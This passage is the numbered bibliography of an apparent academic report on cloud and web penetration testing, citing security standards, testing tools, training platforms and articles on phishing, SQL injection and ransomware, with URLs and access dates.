7. CSRC, 2016. NIST Cybersecurity Framework: A Quick Start Guide [WWW Document]. CSRC | NIST. URL https://csrc.nist.gov/Projects/cybersecurity-framework/nist-cybersecurity-framework-a-quick-start-guide (accessed 14.2.22).
8. Digital Guardian, 2020. SaaS: Single Tenant vs Multi-Tenant - What's the Difference? [WWW Document]. URL https://digitalguardian.com/blog/saas-single-tenant-vs-multi-tenant-whats-difference (accessed 4.11.21).
9. Stallings, W., Brown, L., 2017. Computer Security: Principles and Practice, EBook, Global Edition. Pearson Education, Limited, Harlow, UNITED KINGDOM (accessed 15.10.21).
10. Scarfone, K., Souppaya, M., Cody, A., Orebaugh, A., 2008. Techincal Guide to Information Security Testing and Assessment [WWW Document]. CSRC | NIST. URL https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf (accessed 25.3.22).

11. Porup, J.M., 2019. What is Metasploit? And how to use this popular hacking tool [WWW Document]. CSO Online. URL https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html (accessed 10.11.21).
12. Wood, R., 2022. DAMN VULNERABLE WEB APPLICATION. URL https://github.com/digininja/DVWA (accessed 20.1.2022)
13. Burp Suite - Application Security Testing Software [WWW Document], n.d. URL https://portswigger.net/burp (accessed 10.4.22).
14. What is the MITRE ATT&CK Framework? | Get the 101 Guide | Trellix [WWW Document], n.d. URL https://www.trellix.com/en-gb/security-awareness/cybersecurity/what-is-mitre-attack-framework.html (accessed 4.26.22).
15. TryHackMe | Cyber Security Training [WWW Document], n.d. . TryHackMe. URL https://tryhackme.com (accessed 25.4.22).
16. Jagatic, T.N., Johnson, N.A., Jakobsson, M., Menczer, F., 2007. Social phishing. Commun. ACM 50, 94–100. https://doi.org/10.1145/1290958.1290968 (accessed 27.3.22)
17. Frontiers | Phishing Attacks: A Recent Comprehensive Study and a New Anatomy | Computer Science [WWW Document], n.d. URL https://www.frontiersin.org/articles/10.3389/fcomp.2021.563060/full (accessed 27.3.22).
18. What is WannaCry ransomware? [WWW Document], 2021. . www.kaspersky.co.uk. URL https://www.kaspersky.co.uk/resource-center/threats/ransomware-wannacry (accessed 27.3.22).
19. ITProTV, 2021. Tips for How to Create a Pen (Penetration) Testing Report - Download Report Sample (accessed 29.3.22).
20. Xu, W., Groves, B., Kwok, W., 2015. Penetration testing on cloud---case study with owncloud. Global Journal of Information Technology: Emerging Technologies 5, 87–94. https://doi.org/10.18844/gjit.v5i2.198 (accessed 3.11.21).
21. LaBarge, R., McGuire, T., 2013. Cloud Penetration Testing. https://doi.org/10.5121/ijccsa.2012.2604 (accessed 5.11.21).
22. Imperva, n.d. What is SQL Injection. Learning Center. URL https://www.imperva.com/learn/application-security/sql-injection-sqli/ (accessed 7.11.21).
23. Avi Networks, 2021. What is Infrastructure as a Service (IaaS)? [WWW Document]. Avi Networks. URL https://www-stage.avinetworks.com/glossary/infrastructure-as-a-service-iaas/ (accessed 8.11.21).
24. Wesley, C., Brush, K., Stephen J., B., 2021. What is PaaS? [WWW Document]. SearchCloudComputing. URL https://searchcloudcomputing.techtarget.com/definition/Platform-as-a-Service-PaaS (accessed 8.11.21).
25. Amazon Web Services, 2021. Internet gateways [WWW Document]. URL https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Internet_Gateway.html (accessed 8.11.21).
26. Cookies [WWW Document], n.d. URL https://support.mozilla.org/en-US/kb/cookies-information-websites-store-on-your-computer (accessed 11.8.21).
27. What is SSH (Secure Shell) and How Does it Work? Definition from TechTarget [WWW Document], n.d. . SearchSecurity. URL https://www.techtarget.com/searchsecurity/definition/Secure-Shell (accessed 9.5.22).

28. Khawaja, G., 2018. Practical Web Penetration Testing: Secure Web Applications Using Burp Suite, Nmap, Metasploit, and More. Packt Publishing, Limited, Birmingham, UNITED KINGDOM (accessed 4.11.21).
29. Pentests and Tech, 2020. How to: Set Up DVWA (accessed 21.2.22).
30. Keith, C., n.d. Setting up Kali Linux GUI [WWW Document]. URL https://www.youtube.com/watch?v=QWQ-LQL1owE (accessed 7.4.22).
31. Ltd, R., n.d. All you need to know about VNC remote access technology [WWW Document]. URL https://discover.realvnc.com/what-is-vnc-remote-access-technology (accessed 11.5.22).
32. pentestmonkey, 2022. php-reverse-shell. URL https://github.com/pentestmonkey/php-reverse-shell (accessed 11.5.22).
33. Find out what websites are built with - Wappalyzer [WWW Document], n.d. URL https://www.wappalyzer.com/ (accessed 11.5.22).
34. List of file signatures, 2022. Wikipedia. URL https://en.wikipedia.org/wiki/List_of_file_signatures (accessed 11.5.22)
35. DVWA File Upload - byte-sized [WWW Document], n.d. URL https://spencerdodd.github.io/2017/03/05/dvwa_file_upload/ (accessed 13.5.22).
36. TryHackMe | What the Shell? [WWW Document], n.d. . TryHackMe. URL https://tryhackme.com/room/introtoshells (accessed 13.5.22).
37. BCS Code of Conduct [WWW Document], 2021. URL https://www.bcs.org/membership/become-a-member/bcs-code-of-conduct/ (accessed 3.11.21).
38. Stallings, W., Brown, L., 2017. Computer Security: Principles and Practice, EBook, Global Edition. Pearson Education, Limited, Harlow, UNITED KINGDOM (accessed 4.11.21).
39. Varghese, J., 2021. A Complete Guide on Cloud Penetration Testing [WWW Document]. URL https://www.getastra.com/blog/security-audit/cloud-penetration-testing/ (accessed 17.10.21).
40. Kali Linux Tutorial [WWW Document], n.d. URL https://www.tutorialspoint.com/kali_linux/index.htm (accessed 30.10.21).
41.

Appendices